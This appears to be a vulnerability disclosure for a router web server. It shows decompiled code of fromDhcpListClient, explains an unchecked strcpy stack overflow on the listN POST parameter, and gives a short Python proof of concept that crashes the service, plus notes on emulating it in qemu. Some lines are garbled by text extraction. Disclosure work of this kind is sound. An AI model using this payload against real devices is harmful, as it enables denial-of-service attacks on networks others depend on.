

```
1 int __fastcall fromDhcpListClient(int a1)
2 {
3 int v1; // r0
4 int v2; // r0
5 int v5[4]; // [sp+10h] [bp-36Ch] BYREF
6 char v6; // [sp+20h] [bp-35Ch]
7 char s[64]; // [sp+120h] [bp-25Ch] BYREF
8 char dest[256]; // [sp+160h] [bp-21Ch] BYREF
9 char v9[256]; // [sp+260h] [bp-11Ch] BYREF
10 int v10; // [sp+360h] [bp-1Ch]
11 const char *v11; // [sp+364h] [bp-18h]
12 char *LISTLEN; // [sp+368h] [bp-14h]
13 int i; // [sp+36Ch] [bp-10h]
15 i = 0;
16 memset(s, 0, sizeof(s));
17 LISTLEN = (char *)websGetVar(a1, "LISTLEN", "0");
18 v11 = (const char *)websGetVar(a1, "page", "1");
19 v6 = 0;
20 for (i = 1; ; ++i)
21 {
     v1 = atoi(LISTLEN);
22
23
      if ( \lor 1 < i )
24
      break;
25
     V5[0] = 0;
26
     V5[1] = 0;
27
     V5[2] = 0;
28
     V5[3] = 0;
29
     sprintf((char *)v5, "%s%d", "list", i);
    v10 = websGetVar(a1, v5, &unk_A97B8);
30
      if ( !v10 || !*(_BYTE *)v10 )
31
       break;
32
     strcpy(dest, (const char *)(v10 + 1));
33
      dest[strlen(dest) - 1] = 0;
35
    sprintf(s, "dhcps.Staticip%d", i);
36
     SetValue(s, dest);
37 }
```

The POST parameter listN is concatenated. The program copies the POST argument without checking the length. We can set LISTEN equal to 1, the program will enter the red box, causing a stack overflow. Since the overflow overrides the LISTEN pointer variable, the atoi function will crash the program, causing a DOS attack in the second time looping.

PoC


Poc of Denial of Service(DoS)

```
import requests

data = {
    b"LISTLEN": b"1",
    b"list1": b'A'*0x300,
    b"page": b'A'
}

cookies = {
    b"user": "admin"
```

}
res = requests.post("http://127.0.0.1/goform/DhcpListClient", data=data, cookies=coo
print(res.content)



I use gemu-arm to emulate it. To make it work, I patched the httpd binary:

- In the main function, The ConnectCfm function didn't work properly, so I patched it to NOP.
- The R7WebsSecurityHandler function is used for permission control, and I've modified it to access URLs that can only be accessed after login.

In the main function, the program call the <code>check_network</code> function to get the IP address of the <code>br0</code> interafce and use it as the listening address. So I create a iterface named <code>br0</code> and configure its IP address to <code>127.0.0.1</code>.